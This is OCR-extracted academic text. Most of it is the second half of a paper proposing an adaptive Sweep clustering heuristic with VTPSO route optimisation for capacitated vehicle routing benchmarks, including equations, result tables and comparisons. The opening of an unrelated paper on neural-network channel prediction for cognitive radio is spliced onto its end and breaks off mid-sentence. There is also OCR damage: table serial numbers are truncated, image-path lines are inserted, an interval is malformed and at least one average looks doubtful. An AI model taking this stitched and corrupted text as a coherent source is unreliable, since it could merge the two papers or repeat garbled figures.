The proposed heuristic approach considers angle difference of consecutive nodes in angle basis ordered node list (*ONL);* and distance between the nodes and distances from the depot. The approach first calculates preference value ($p\Theta$) of each consecutive nodes and maximum $p\Theta$ is considered as the outcome of starting angle (Θs). Suppose the depot and other two consecutive nodes are D, N1 and N2, respectively. Polar angles of the nodes are $\Theta 1$ and $\Theta 2$. The distances of the nodes from the depot are $dN1$ and $dN2$; and distance between the nodes is $dN12$. Fig. 1 shows the graphical representation of the matter for better understanding. Preference value ($p\Theta$) for the starting angle between the nodes N1 and N2 means to place the nodes in two different clusters and is calculated using (8).

$$p\Theta = \alpha * (\Theta 2 - \Theta 1) + \beta * \{dN12 + Min(dN1, dN2)\} \tag{8}$$

In the equation, α and β are the arbitrary constants to emphasis angle difference and node distances, respectively. According to first part of (8), the preference value increases with angular difference of the nodes (i.e., $\Theta 2 - \Theta 1$). The second part of the equation is minimum distance to travel the two nodes from depot. The outcome of the equation (i.e., $p\Theta$ value) will be large if both the nodes are far from the depot as well as distance between them is large. On the other hand, $p\Theta$ value will be low even larger angle difference when both the nodes are closed to depot. After calculating the $p\Theta$ values for all the consecutive nodes, the maximum value is considered as the starting angle. If $p\Theta$ value for nodes $N1$ and $N2$ is found maximum then cluster formation will be start from $N2$ for anti-clock wise cluster formation. Motivation of such starting is that these two nodes might not be same cluster. Staring from N2, cluster formation consequently advances assigning nodes into clusters considering vehicle capacity like standard Sweep. In such case N1 will be assigned in the last cluster.




Fig. 1. Demonstration of start angle formation in adaptive Sweep.

B. Route Generation using VTPSO

VTPSO [15] is the recent swarm intelligence method to solve TSP extending Particle Swarm Optimization (PSO). In PSO, every particle represents a tour and changes its tour at every iteration with velocity calculated considering the best tour encountered before by itself (called as particle best) and the best tour encountered by the swarm (called as global best). Swap Sequence (SS) and Swap operator (SO) based operation is considered for velocity calculation. A SO indicates two cities in a tour those positions will be swapped. Suppose, a TSP problem has ten cities and a solution is *1-2-3-6-4-5-7-8-9-10*. A *SO(4,6)* gives the new solution S'.

$$S' = S + SO(4,6)$$
$$= (1-2-3-6-4-5-7-8-9-10) + SO(4,6)$$
$$= 1-2-3-5-4-6-7-8-9-10 \qquad (9)$$

Here '+' means to apply SO(s) on the solution.

A swap sequence is made up of one or more swap operators.

$$SS = (SO_1, SO_2, SO_3, \ldots SO_n), \qquad (10)$$

Where, $SO_1, SO_2, SO_3, \ldots SO_n$ are the swap operators. Implementation of a SS means apply all the SOs on the solution in order. In traditional PSO, the new tour of TSP is considered after applying all the SOs of a SS and no intermediate measure is considered. On the other hand, VTPSO considers the calculated velocity SS as a tentative velocity and conceives a measure called partial search (PS) to apply calculated SS to update particle's position (i.e., TSP tour).

VTPSO calculates velocity SS as like other PSO based methods. At each iteration step, it calculates velocity SS using (11) considering i) last applied velocity ($v^{(t-1)}$), ii) previous best solution of the particle (P_i), and iii) global best solution of the swarm (G).

$$V_i^{(t)} = V_i^{(t-1)} \otimes \alpha \left(P_i - X_i^{(t-1)}\right) \otimes \beta \left(G - X_i^{(t-1)}\right) \alpha, \beta \epsilon [1,0] \quad (11)$$

Through PS technique, VTPSO measures performance of tours applying SOs of the calculated SS one after another, and the final velocity is considered for which it gives better tour. Therefore, PS technique explores the option of getting better tour considering the intermediate tours with a SS applying its SOs one by one.

Suppose $V_i^{(t)} = SO_1, SO_2, SO_3, \ldots SO_n$ then in PS

$$X_i^{1(t)} = X_i^{(t-1)} + SO_1$$
$$X_i^{2(t)} = X_i^{1(t)} + SO_2 = X_i^{(t-1)} + SO_1 + SO_2$$
$$X_i^{n(t)} = X_i^{n-1(t)} + SO_n$$

In the above cases $X_i^{1(t)}, X_i^{2(t)}, \ldots\ldots, X_i^{n(t)}$ are the tentative intermediate tours; and the final tour $X_i^{(t)}$ in PS is the tentative tour having the minimum tour cost.

$$X_i^{(t)} = X_i^{j(t)}, \qquad (12)$$

Where, $X_i^{j(t)}$ provides the minimum tour cost among $X_i^{1(t)}, X_i^{2(t)}, \ldots X_i^{j(t)} \ldots X_i^{n(t)}$. Finally, the velocity considered as $V_i^{(t)} = SO_1, SO_2, SO_3, \ldots SO_j$ $1 < j \leq n$. The detailed description of VTPSO for TSP is available in [15].

III. Experimental Studies

This section experimentally investigates the efficacy of proposed adaptive Sweep algorithm to cluster customers and VTPSO for route generation on a set of benchmark CVRP problems. A detailed observation has also given on a selected problem for better understanding of the way of performance improvement in proposed method.

A. Bench Mark Data and General Experimental Methodology

In this study, total 51 benchmark CVRPs have been considered from two different sets of Augerat benchmark problems which are A-VRP and P-VRP [16]. In A-VRP, number of customer (i.e., nodes) varies from 32 to 80, total demand varies from 407 to 932, number of vehicle varies from 5 to 10 and capacity of individual is 100 for all the problems. For example, A-n32-k5 has 32 customers and 5 vehicles. On the other hand, in P-VRP, number of customer varies from 16 to 101, total demand varies from 246 to 22500 and vehicle capacity varies from 35 to 3000. Tables I and II show the brief description of the A-VRP and P-VRP benchmark problems, respectively. Two numeric values in a problem name present the number of nodes and vehicles associated with the problem. The detailed description of the problems is available in provider's website[1]. According to Tables I and II, the selected benchmark problems belong to large varieties in number of nodes, vehicles and demands; and therefore, provide a diverse test bed.

[1] http://neo.lcc.uma.es/vrp/vrp-instances/

TABLE I. DESCRIPTION OF A-VRP BENCHMARK PROBLEMS FOR CVRP

Sl.	Problem Name	Total Nodes	Number of Vehicle	Individual Vehicle Capacity	Total Demand
1	A-n32-k5	32	5	100	410
2	A-n33-k5	33	5	100	446
3	A-n33-k6	33	6	100	541
4	A-n34-k5	34	5	100	460
5	A-n36-k5	36	5	100	442
6	A-n37-k5	37	5	100	407
7	A-n37-k6	37	6	100	570
8	A-n38-k5	38	5	100	481
9	A-n39-k5	39	5	100	475
1	A-n39-k6	39	6	100	526
1	A-n44-k6	44	6	100	570
1	A-n45-k6	45	6	100	593
1	A-n45-k7	45	7	100	634
1	A-n46-k7	46	7	100	603
1	A-n48-k7	48	7	100	626
1	A-n53-k7	53	7	100	664
1	A-n54-k7	54	7	100	669
1	A-n55-k9	55	9	100	839
1	A-n60-k9	60	9	100	829
2	A-n61-k9	61	9	100	885
2	A-n62-k8	62	8	100	733
2	A-n63-k9	63	9	100	873
2	A-n63-k10	63	10	100	932
2	A-n64-k9	64	9	100	848
2	A-n65-k9	65	9	100	877
2	A-n69-k9	69	9	100	845
2	A-n80-k10	80	10	100	942

TABLE II. DESCRIPTION OF P-VRP BENCHMARK PROBLEMS FOR CVRP


Sl.	Problem Name	Total Nodes	Number of	Individual Vehicle Capacity	Total Demand
1	P-n16-k8	16	8	35	246
2	P-n19-k2	19	2	160	310
3	P-n20-k2	20	2	160	310
4	P-n21-k2	21	2	160	298
5	P-n22-k2	22	2	160	308
6	P-n22-k8	22	8	3000	22500
7	P-n23-k8	23	8	40	313
8	P-n40-k5	40	5	140	618
9	P-n45-k5	45	5	150	692
1	P-n50-k7	50	7	150	951
1	P-n50-k8	50	8	120	951
1	P-n50-k10	50	10	100	951
1	P-n51-k10	51	10	80	777
1	P-n55-k7	55	7	170	1042
1	P-n55-k8	55	8	160	1042
1	P-n55-k10	55	10	115	1042
1	P-n55-k15	55	15	70	1042
1	P-n60-k10	60	10	120	1134
1	P-n60-k15	60	15	80	1134
2	P-n65-k10	65	10	130	1219
2	P-n70-k10	70	10	135	1313
2	P-n76-k4	76	4	350	1364
2	P-n76-k5	76	5	280	1364
2	P-n101-k4	101	4	400	1458

Benchmark problems are required to preprocess to use in the experiments. A customer is represented as a co-ordinate in a problem. Coordinates are updated considering depot as [0, 0] for easy calculation. Distance matrix is prepared using the coordinates. Polar angle of each customer is calculated for angle based sweep operation. Standard Sweep (i.e., $\Theta_s = 0^0$) does not have any parameter to set and it starts cluster formation from 0^0 (i.e., $\Theta_s = 0^0$). In adaptive Sweep, the values of α and β were set to 0.6 and 0.2, respectively and found effective for most of the problems. In few other problems α and β values are tuned between 0.2 and 0.6. Both anti clock and clock wise sweep operations are considered in both standard and adaptive Sweep algorithm. The experiments have been done on a PC (Intel Core i5-3470 CPU @ 3.20 GHz CPU, 4GB RAM) with Windows 7 OS.


B. Detailed Experimental Observation on a Selected Problem

This section presents detailed results for A-n53-k7 problem. In route optimization with VTPSO, the population size and number of iteration were set 100 and 200, respectively. For better understanding, experiments conducted for standard Sweep ($\Theta_{s=}0^0$) along with adaptively selected angle.

Fig. 2 is the graphical representation of the solutions of A-n53-k7 problem for standard Sweep plus VTPSO and adaptive Sweep plus VTPSO. In standard Sweep (Fig. 2(a)) nodes are divided into eight clusters and Cluster 8 is for remaining three nodes having total demand 29 only although vehicle capacity is 100. On the other hand, total CVRP demand are fulfilled by seven clusters by adaptive Sweep through adaptively selected $\Theta_s = 220.6^0$ (Fig. 2(b)) to start from node 3. It is visible from the figure that angle difference between nodes 33 and 3 is large and both are relatively far from depot. It is observed from the figure that several clusters are common in both solutions. Clusters 3, 4, 5, 6 and 7 of Fig. 2(a) are similar to clusters 7, 1, 2, 3 and 4 of Fig. 2(b), respectively. On the other hand, nodes of clusters 1, 2 and 8 of Fig. 2(a) are optimally assigned into clusters 5 and 6 in Fig. 2(b). With same VTPSO route optimization and summing up the individual tour costs, CVRP cost for standard Sweep and adaptive Sweep are 1174 and 1090, respectively. The figure clearly revealed the effectiveness of adaptive Sweep on CVRP outcome since both the cases VTPSO is used for individual vehicle route generation.



(a) Solution for standard Sweep (i.e., $\Theta s=0^0$) and VTPSO.



(b) Solution for adaptive Sweep with Θs= 220.6^0 and VTPSO.

Fig. 2. Graphical representation of A-n53-k7 solution with standard Sweep and adaptive Sweep clustering with VTPSO.

C. Experimental Results and Performance Comparison

This section first identifies the proficiency of adaptive Sweep clustering over standard Sweep clustering in solving benchmark CVRPs. For the fair comparison, the population size and the number of iteration of VTPSO were 100 and 200, respectively. The selected parameters are not optimal values, but considered for simplicity as well as for fairness in observation. Finally, outcomes of the proposed method compared with the prominent methods.

Tables III and IV compare CVRP costs for clustering with standard Sweep and adaptive Sweep on A-VRP and P-VRP benchmark problems, respectively. Bottom of the tables shows average and Win/Draw/Lose summary. In adaptive Sweep, cluster formation starting angle is problem dependent and selected through proposed heuristic approach. Therefore, the starting angle is different for different problems as seen in the tables. On the other hand, standard Sweep is for only Sweep clustering with Θ_s=0^0.

TABLE III. CVRP COST COMPARISON FOR CLUSTERING WITH STANDARD SWEEP AND ADAPTIVE SWEEP ON A-VRP BENCHMARK PROBLEMS

Sl.	Problem	Standard Sweep (Θ_s = 0^0) + VTPSO	Adaptive Sweep + VTPSO	
		CVRP Cost	***Starting Angle (Θ_s)***	***CVRP Cost***
1	A-n32-k5	882	152.02	882
2	A-n33-k5	788	195.95	698
3	A-n33-k6	874	303.18	751
4	A-n34-k5	867	203.2	785
5	A-n36-k5	942	323.13	881
6	A-n37-k5	795	248.84	754
7	A-n37-k6	1131	264.29	1112
8	A-n38-k5	857	148.57	813
9	A-n39-k5	877	180	877
10	A-n39-k6	991	246.8	972
11	A-n44-k6	1164	253.3	1056
12	A-n45-k6	1115	138.01	1073
13	A-n45-k7	1305	180	1305
14	A-n46-k7	983	75.96	975
15	A-n48-k7	1152	3.18	1152
16	A-n53-k7	1174	220.6	1090
17	A-n54-k7	1361	4.09	1361
18	A-n55-k9	1190	318.96	1190
19	A-n60-k9	1552	170.54	1503
20	A-n61-k9	1219	333.43	1164
21	A-n62-k8	1532	263.66	1408
22	A-n63-k9	1823	153.43	1823
23	A-n63-k10	1477	6.34	1477
24	A-n64-k9	1598	94.57	1598
25	A-n65-k9	1368	237.99	1317
26	A-n69-k9	1254	352.09	1259
27	A-n80-k10	2136	149.04	2136
Average		**1200.26**		**1163.41**
Win/Draw/Lose Summary of adaptive Sweep over standard Sweep				**16/10/1**

TABLE IV. CVRP COST COMPARISON FOR CLUSTERING WITH STANDARD SWEEP AND ADAPTIVE SWEEP ON P-VRP BENCHMARK PROBLEMS

Sl.	Problem	Standard Sweep (Θ_s = 0^0) + VTPSO	Adaptive Sweep + VTPSO	
		CVRP Cost	***Starting Angle (Θ_s)***	***CVRP Cost***
1	P-n16-k8	545	335.1	549
2	P-n19-k2	236	335.1	246
3	P-n20-k2	238	335.1	249
4	P-n21-k2	238	335.1	211
5	P-n22-k2	237	335.1	216
6	P-n22-k8	668	238.39	633
7	P-n23-k8	687	333.43	634
8	P-n40-k5	492	119.48	483
9	P-n45-k5	528	119.48	524
10	P-n50-k7	585	278.43	583
11	P-n50-k8	690	278.43	677
12	P-n50-k10	783	278.43	783
13	P-n51-k10	804	208.3	802
14	P-n55-k7	602	278.43	595
15	P-n55-k8	609	242.59	586
16	P-n55-k10	742	278.43	745
17	P-n55-k15	1133	278.43	1099
18	P-n60-k10	835	278.43	830
19	P-n60-k15	1092	278.43	1119
20	P-n65-k10	864	278.43	859
21	P-n70-k10	900	278.43	911
22	P-n76-k4	605	104.04	612
23	P-n76-k5	655	144.16	647
24	P-n101-k4	721	115.46	699
Average		**645.38**		**637.17**
Win/Draw/Lose Summary of adaptive Sweep over standard Sweep				**16/1/7**

TABLE V. CVRP COST COMPARISON WITH EXISTING METHODS ON A-VRP BENCHMARK PROBLEMS

Sl.	**Problem**	**HHA [13]**	**Centroid-based 3-phase [18]**	**Sweep + Cluster Adjust [18]**	**Sweep Nearest [19]**	**Proposed Adaptive Sweep + VTPSO**
1	A-n32-k5	1012	881	872	**853**	882
2	A-n33-k5	847	728	788	702	**698**
3	A-n33-k6	919	770	829	767	**751**
4	A-n34-k5	933	812	852	803	**785**
5	A-n36-k5	1126	**814**	884	840	881
6	A-n37-k5	876	756	**734**	797	754
7	A-n37-k6	1180	1027	1050	**966**	1112
8	A-n38-k5	920	819	874	**801**	813
9	A-n39-k5	1147	**864**	971	886	877
10	A-n39-k6	1065	**881**	966	-	972
11	A-n44-k6	1356	1037	1092	**1020**	1056
12	A-n45-k6	1210	1040	1043	**991**	1073
13	A-n45-k7	1361	1288	1281	**1235**	1305
14	A-n46-k7	1071	992	1013	1022	**975**
15	A-n48-k7	1292	1145	**1143**	1181	1152
16	A-n53-k7	1261	1117	1116	-	**1090**
17	A-n54-k7	1414	**1209**	1320	-	1361
18	A-n55-k9	1317	1155	1192	**1134**	1190
19	A-n60-k9	1733	**1430**	1574	1446	1503
20	A-n61-k9	1285	1201	1184	**1158**	1164
21	A-n62-k8	1604	1470	1559	**1392**	1408
22	A-n63-k9	2001	1766	1823	**1763**	1823
23	A-n63-k10	1542	**1405**	1523	1475	1477
24	A-n64-k9	1821	1587	1597	**1586**	1598
25	A-n65-k9	1429	**1276**	1351	1299	1317
26	A-n69-k9	1333	1283	1254	**1225**	1259
27	A-n80-k10	2318	**1883**	2014	1896	2136
	Average	**1310.11**	**1134.67**	**1181.44**	**1134.92**	**1163.41**
	Best/Worst	**0/27**	**8/0**	**2/0**	**12/0**	**5/0**
			Pairwise Win/Draw/Lose Summary			
	HHA	-	27/0/0	27/0/0	24/0/0	27/0/0
	Centroid-based 3-phase		-	7/0/20	15/0/9	10/0/17
	Sweep + Cluster Adjust			-	21/0/3	15/1/11
	Sweep Nearest				-	7/0/17

From Table III, it is observed that most of the cases adaptive Sweep outperformed its corresponding standard Sweep clustering. It is notable that for a particular problem, the outperformance of adaptive Sweep is only for different starting angle in Sweep because VTPSO is commonly used for vehicle route optimization in both the cases. As an example, for A-n33-k6 problem, standard Sweep (i.e, $\Theta_s=0^0$) achieved CVRP cost of 874. For the same problem the outcome of adaptive Sweep with adaptively selected starting angle 303.18^0 is 751. Adaptive Sweep cluster outperformed standard Sweep cluster in 16 out of 27 cases. Standard Sweep is found better than adaptive Sweep for only A-n69-k9 problem. For the problem, standard Sweep achieved CVRP cost 1254 but adaptive Sweep achieved slightly larger CVRP cost which is 1259. On the basis of average CVRP cost over 27 problems, adaptive Sweep outperformed standard Sweep. The average CVRP costs for standard Sweep and adaptive Sweep are 1200.26 and 1163.41, respectively. In case of P-VRP benchmark problems, adaptive Sweep is also outperformed standard Sweep. The average CVRP costs for standard Sweep and adaptive Sweep are 645.38 and 637.17, respectively.

To identify the proficiency of proposed adaptive Sweep based approach, its outcomes have been compared with prominent CVRP methods. Among the selected methods, hybrid heuristic approach (HHA) [13], Sweep + Cluster Adjustment [18] and Sweep nearest [19] are also used Sweep based clustering to assign nodes to different vehicles but followed different approaches for route generation of individual vehicles. HHA [13] is the most recent CVRP method which used nearest neighbor method for route optimization. Centroid-based 3-phase [18] method is also considered in result comparison as it is found an effective method to solve similar benchmark CVRPs. The method follows three different steps: cluster formation with centroid based approach from the farthest point, centroid based cluster adjustment and finally route generation using Lin-Kernighan heuristic method.

Tables V and VI compare outcomes of adaptive Sweep based method with the selected existing methods in solving A-VRP and P-VRP benchmark problems. The results for proposed adaptive Sweep + VTPSO are collected from Tables III and IV. On the other hand, presented results of the existing methods are the reported results in corresponding papers. If results are not available for problems with a particular existing method then those are marked as '-'. The best (i.e., minimum) CVRP cost among the five methods for a particular problem is marked as bold face type. Bottom of a table shows pairwise Win/Draw/Lose summary among the methods for better understanding. According to Table V, Centroid-based 3-phase is the overall best and HHA is the worst showing average CVRP cost of 1134.67 and 1310.11, respectively. On the other hand, proposed adaptive Sweep + VTPSO is shown competitive to Centroid-based 3-phase showing average CVRP cost 1163.41. The proposed method showed best CVRP solution for five cases and outperformed Centroid-based 3-phase for 10 cases out of 27 cases. More interestingly, the proposed method outperformed Sweep based HHA and Sweep + Cluster Adjust for 27 and 15, respectively.

TABLE VI. CVRP COST COMPARISON WITH EXISTING METHODS ON P-VRP BENCHMARK PROBLEMS

Sl.	**Problem**	**HHA [13]**	**Centroid-based 3-phase [18]**	**Sweep + Cluster Adjust [18]**	**Sweep Nearest [19]**	**Proposed Adaptive Sweep + VTPSO**
1	P-n16-k8	546	497	568	**463**	549
2	P-n19-k2	253	256	**236**	264	246
3	P-n20-k2	267	240	238	**217**	249
4	P-n21-k2	288	240	238	**211**	**211**
5	P-n22-k2	274	245	237	219	**216**
6	P-n22-k8	667	672	687	721	**633**
7	P-n23-k8	743	703	645	**558**	634
8	P-n40-k5	563	505	499	516	**483**
9	P-n45-k5	662	533	525	-	**524**
10	P-n50-k7	647	**583**	585	-	**583**
11	P-n50-k8	721	**669**	675	-	677
12	P-n50-k10	808	**740**	779	-	783
13	P-n51-k10	857	**779**	806	-	802
14	P-n55-k7	679	610	611	-	**595**
15	P-n55-k8	690	654	601	-	**586**
16	P-n55-k10	832	749	763	-	**745**
17	P-n55-k15	1180	**1022**	1056	-	1099
18	P-n60-k10	896	**786**	823	-	830
19	P-n60-k15	1159	**1006**	1086	-	1119
20	P-n65-k10	964	**836**	856	-	859
21	P-n70-k10	989	**891**	902	-	911
22	P-n76-k4	753	685	**603**	690	612
23	P-n76-k5	671	737	**647**	-	**647**
24	P-n101-k4	891	**698**	702	789	699
	Average	**708.33**	**639.00**	**640.33**	**464.8**	**637.17**
	Best/Worst	**0/20**	**10/1**	**3/1**	**4/2**	**10/0**
			Pairwise Win/Draw/Lose Summary			
	HHA	-	21/0/3	22/0/2	8/0/2	23/0/1
	Centroid-based 3-phase		-	10/0/14	5/0/5	12/1/11
	Sweep + Cluster Adjust		-	-	5/0/5	13/1/10
	Sweep Nearest				-	6/1/3

The comparative results in Table VI identified the proposed adaptive Sweep + VTPSO as the best for P-VRP benchmark problems. The proposed method is shown the best for 10 cases out of 24 cases and achieved average cost of 637.17. The proposed method outperformed HHA, Centroid-based 3-phase, Sweep + Cluster Adjust, Sweep Nearest on 23, 12, 13 and 6 cases, respectively, out of 24 cases. It is notable that Sweep Nearest tested only 10 problems. Between two existing Sweep based methods, HHA outperformed proposed method only for P-n16-k8 that is very small sized problem. Finally, outcomes of the proposed method revealed the proficiency of adaptive Sweep in clustering and VTPSO in route optimizing.

IV. Conclusions

A two-phase CVRP solving method has been investigated through clustering with proposed adaptive Sweep and individual vehicle route optimizing with VTPSO. Adaptive Sweep is the extension of popular Sweep clustering where starting angle of cluster formation is determined through a heuristic approach based on nodes angle differences as well as distances from the depot. The experimental results on the benchmark problems revealed that adaptive Sweep is better than standard Sweep. Finally, proposed adaptive Sweep plus VTPSO is identified as a prominent CVRP solving method when outcomes compared with related existing methods in solving a large number of benchmark problems.

There are several future potential directions that follow from this study. In this study, angle difference and distance from the depot are considered to select starting angle. Scheme including node demand in selection criteria might improve performance and remain as future study. Moreover, it might be interesting to incorporate such motivation of cluster formation in other cluster first route second CVRP methods.

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Comparative Analysis of ANN Techniques for Predicting Channel Frequencies in Cognitive Radio

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***Abstract*—Demand of larger bandwidth increases the spectrum scarcity problem. By using the concepts of Cognitive radio we can achieve an efficient spectrum utilization. The cognitive radio allows the unlicensed user to share the licensed user band. To sense the accessibility of vacant channel and allocation of licensed user band is provided by Machine learning techniques because this decision need to be very fast and accurate. It is based on certain factors (such as Power, Bandwidth, antenna parameters, etc.). In this paper, we used neural network to propose this decision of resource allocation more accurately by providing bandwidth, power, antenna gain, azimuth, angle of elevation and location as a supplements factors to increase the predicting accuracy of Available channel frequencies for secondary user in particular bands. The comparative analysis is done between artificial neural network techniques to determine the maximum decision accuracy in order to design a suitable neural network structure and the system to make fast prediction for available channels. The dataset is divided in to cellular 850 MHZ and Advanced wireless service 1900/2100 MHZ bands. In both bands, Feed Forward networks performs better as compared to Elman and Radial basis network for predicting the best available channel to accommodate the secondary user. It will considerably increase overall QoS and decrease interference, hence making Cognitive radio system reliable.**

Keywords—Cognitive radio; machine learning; artificial neural network; frequencies band; feed forward neural network; Elman; Radial basis

I. Introduction

In recent studies, it has been witnessed that the allocated spectrum remain largely underutilized [1], while the remaining parts are heavily and sparingly occupied. It is perceived that this sort of static allocation techniques has brought about poor use of spectrum, and makes an absence of spectrum utilization for unlicensed users. Moreover, spectrum underutilization by licensed users compounds spectrum shortage. The major issue of spectrum underutilization is that licensed user doesn't utilize their assigned bandwidths capacities for many times. While unlicensed users are being famished for spectrum accessibility.

A direction for accomplishing spectrum better utilization is to equip the framework with cognitive radio capabilities. CR is considered as a smart radio which sense spectrum channel availability and adjust its operating parameters to communicate effectively with other user by avoiding interference [2]. As represented by authors in [2] in Fig. 1 that sensing and analysis provides the means for RF awareness, such as the presence/absence of the licensed users, their transmit powers and the channel conditions. Decision making and learning exploit the RF awareness for choosing actions that maximize the CR's utility, such as the data rate. These include choosing the operation frequency, transmit power, modulation, coding, etc., which are carried out in the adaptation step. Each secondary/unlicensed user (SU) can detect and access the spectrum when the spectrum is unoccupied by primary/licensed users (PUs). At the point when a PU solicitations to get to its own range, the SUs utilizing a similar range astutely ought to change to other vacant spectra to ensure the transmission of the PU and proceed with their own particular information conveyance.

There is a wide range of frequencies that needs to be scanned before assigning them to secondary user. If the prediction process is delayed it impacts QOS and systems reliability. If a fast but inaccurate decision is made than it creates interference. So there is a trade-off between time and accuracy. Required is a fast as well and accurate decision based on consideration of all factors required for cognitive sensing.

To circumvent this problem, this paper proposes dynamic spectrum allocation schemes together with ANN techniques to improve the performance of both primary and secondary networks by analyzing different factors that influence in spectrum management of cognitive radio using different machine learning techniques. The band considered in this study are cellular 850MHz band and Advance wireless service 1900/2100 band. Computational intelligence based RF frequency predictive models are developed. This will help the cognitive radio (CR) to avoid busy channels and also to prioritize its scanning by starting with the channels that are predicted to be free.



Fig. 1. Cognitive cycle of cognitive radio.

The list of all available idle frequencies and other prime factors will help the secondary user to accommodate immediately without any interruption between primary user and secondary user.

II. Related Work

This paper presents an efficient way of spectrum resource utilization using predictive models developed by providing different parameters for prediction of real world RF frequency and bandwidth by aggregating different machine learning techniques for cognitive radio (CR) application. The prediction of factors in cognitive radio can be done through different learning algorithms. Several work has been done in the field of cognitive radio for optimization of different transmission factors. It may be possible that different types of users are present in a particular band but activity models will be definitely helpful for secondary users. Several solutions have been proposed as decision making strategies for secondary users to opportunistically access the spectrum. In this section, the most utilized techniques for learning in cognitive radio are presented such as Game theory, HMM (Hidden Markov Model), Genetic algorithms and ANN (Artificial Neural Network).

A. Game Theory

To allocate, multiple secondary users in the spectrum at the same time in cognitive radio networks, can be analyzed by game theory where each secondary user is a player of either cooperative or non-cooperative, where the secondary users exchange their information to avoid collision between them. Game theory mostly used in spectrum allocation algorithms for both cooperative and non-cooperative scenarios [3]. For dynamic spectrum sharing based on game theory for cooperative and non-cooperative scenarios was proposed in [4], [5].

B. Hidden Markov Models

For channel status prediction based on HMMs were proposed in [6], [7], where it was assumed that primary users' traffic followed a Poisson distribution with a ratio of more than 50% where primary users acquire more than 50% of the spectrum. Both schemes can be used by secondary users to predict the channel activity, in [7] the authors demonstrated its prediction accuracy but no results in these terms were provided in [6]. Moreover, the prediction accuracy of the model proposed in [7] was further evaluated in [8], [9] with synthetic data and real measurements of the 2.4 GHz ISM and GSM1800 bands acquired by the RWTH Aachen University. The results showed that the prediction accuracy of the model proposed in [7] depends on the duty cycle of the observed channel and on the complexity of the channel occupancy by the primary user.

C. Genetics Algorithms

Genetic algorithms based solution provided in [10]-[13] for optimizing the parameters and channel assignment. To minimize delay and to avoid energy consumption in CR networks in [10] the authors predicts the best available channel using genetic algorithms to utilize the spectrum efficiently and improves spectrum prediction accuracy by using a combination of back propagation neural networks and genetic algorithm. For channel assignment technique genetic algorithm based solution provided in [11], where the spectrum access efficiently between secondary and primary user by adjusting operating parameters such as (the mutation rate, the population size and the number of generations). Similarly, parameter optimization in CR networks using GA also used in [12], where Bandwidth and bit error rate are adjusting parameters using mutant and crossover probability and linear scale transformation. Adaptive genetic algorithm based optimization of parameter in cognitive radio also proposed in [13] where Genetic algorithm changes its probability adaptively, Factors consider in this research are BER(Bit Error Rate) , power and throughput.

D. Artificial Neural Networks (ANN)

Artificial Neural Networks (ANN) are massive parallel computing systems composed of large number of simple processing elements (processors) with many interconnections operating in parallel. An ANN is as neurons, which is able to keep trial knowledge and make it obtainable for usage [14]. In the context of cognitive radio, ANNs have been applied to model the activity of primary users. These models were used by secondary users to predict future primary user's activity. In a cognitive engine based on artificial neural networks was evaluated in [15]. It learnt how environmental measurements affected the performance experienced on different channels of an IEEE 802.11 wireless network. In [16], the basic purpose is to increase decision accuracy under various noisy condition and it is implemented by using Multilayer Perceptron. Neural Network that intensify or upgrade the required throughput and the performance is figure out by using three types of Neural Network through Simulation which are Perceptron Neural Network, Feed forward Neural Network and Elman Neural Network. From the Simulation results it is observed that performance of Perceptron Neural Network is better than Feed Forward Neural Network and Elman Neural Network. In [17], the authors compared four supervised learning algorithms, two from ANN, i.e. Multilayer Perceptron & Recurrent Neural Networks, and two from Support Vector Machines (SVM), i.e. SVM with Linear and Gaussian and suggest the best learning model for accurate primary user prediction. In [18], the authors compared two NN architectures, Multilayer Perceptron(MLP) and Radial Basis Function(RBF) in term of MSE (mean square error) to predict idle and used channel availability in Cognitive radio and 